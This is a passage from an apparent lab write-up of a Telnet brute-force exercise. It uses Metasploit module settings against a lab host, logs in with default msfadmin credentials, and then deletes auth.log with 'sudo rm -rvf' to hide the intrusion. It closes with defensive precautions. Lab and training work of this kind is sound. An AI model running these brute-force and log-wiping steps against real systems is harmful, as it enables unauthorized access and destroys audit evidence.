

2) vim password.txt

3) pwd

**• Evidence**







**Step 7: Changes some setting we also need**

**Command Using:** 1) set RHOST 192.168.44.131

2) set PASS\_FILE /root/password.txt

3) set USER\_FILE /root/user.txt

4) set VERBOSE true


5) set STOP\_ON\_SUCCESS true


6) set ANONYMOUS\_LOGIN true

7) run

8) exit -y

**• Evidence**

****

****


**Step 7: We found username and password login in Metasploit**

**Command Using:** 1) telnet 192.168.44.131

2) msfadmin (username)

3) msfadmin (password)

**• Evidence**



**Step 8: Delete the any file for confirm**

**Command Using:** 1)cd log

1. Ls
2. Sudo rm -rvf auth.log

**• Evidence**



**Precautions Against Telnet Brute Force Attacks**

**1. Disable Telnet –** Use SSH instead, as Telnet sends data in plain text.

**2. Use Strong Passwords –** Mix uppercase, lowercase, numbers, and symbols.

**3. Limit Login Attempts –** Block IPs or impose delays after failed logins.

**4. Enable MFA –** Require extra authentication beyond passwords.

**5. Use IDS/IPS –** Detect and prevent brute-force attacks in real time.

**6. Restrict Access –** Limit Telnet access to trusted IPs via firewalls.

**7. Monitor Logs –** Regularly check logs for suspicious activity.

**8. Apply Rate Limiting –** Use fail2ban or iptables to block repeated failures.

**9. Keep Software Updated –** Patch vulnerabilities regularly.

**10. Use Encrypted Alternatives –** Prefer SSH for secure communication.

**Conclusion**

This exercise demonstrated how Telnet is vulnerable to brute-force attacks using Metasploit. We scanned, assessed, and exploited weaknesses using user-password lists. Since Telnet lacks encryption, it is highly insecure. To protect systems, organizations should replace Telnet with SSH, use strong authentication, enable security controls like rate limiting and IDS, and monitor logs regularly. These measures help prevent unauthorized access and cyber threats.